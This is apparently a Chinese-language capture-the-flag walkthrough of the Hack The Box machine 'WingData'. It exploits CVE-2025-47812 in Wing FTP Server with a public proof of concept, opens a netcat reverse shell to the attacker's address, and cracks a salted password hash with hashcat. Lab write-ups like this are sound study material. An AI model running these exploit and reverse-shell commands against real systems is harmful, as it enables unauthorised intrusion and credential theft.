本文最后更新于 2026-04-08T21:27:33+08:00

USER FLAG nmap 扫一下靶机的端口服务
22 端口的 SSH,还有 80 的 Web

先看 80 的,无法重定向到http://wingdata.htb/,需要设置一下/etc/hosts
1 10.129.19.187 wingdata.htb

浏览器访问,成功重定向
dirsearch 扫目录没扫到有用的路径

就去页面中找找利用点,有个可能的利用点就是下面这个发消息的,不过测试发现没什么用

还有一个就是导航栏里的 “Client Portal”

点击后会跳转到子域名http://ftp.wingdata.htb/

连接一下这个FTP服务

要配置一下/etc/hosts
1 10.129.19.187 wingdata.htb ftp.wingdata.htb

然后就可以访问到了

可以看到是 Wing FTP Server v7.4.3

找一下有没有历史漏洞和POC,可以找到:CVE-2025-47812
POC:https://github.com/r0otk3r/CVE-2025-47812

1 python CVE-2025-47812.py -u "http://ftp.wingdata.htb/" -U anonymous -P password -c "whoami"
成功执行

反弹shell
1 python CVE-2025-47812.py -u "http://ftp.wingdata.htb/" -U anonymous -P password -c "nc 10.10.16.44 2333 -e /bin/bash"

生成交互式shell
1 /usr/bin/script -qc /bin/bash /dev/null

有一个wacky用户


在/opt/wftpserver/Data/1/users中可以得到用户凭证
其中有哈希密码
1 32940 defd3 c 3 ef70 a2 dd44 a5301 ff984 c 4742 f0 baae76 ff5 b8783994 f8 a503 ca

WingFTP的盐值是:WingFTP

用 hashcat 爆破
1 hashcat -m 1410 32940defd3c3ef70a2dd44a5301ff984c4742f0baae76ff5b8783994f8a503ca:WingFTP /usr/share/wordlists/rockyou.txt
成功爆破出密码:!#7Blushing^*Bride5(不太好找,慢慢翻一翻)

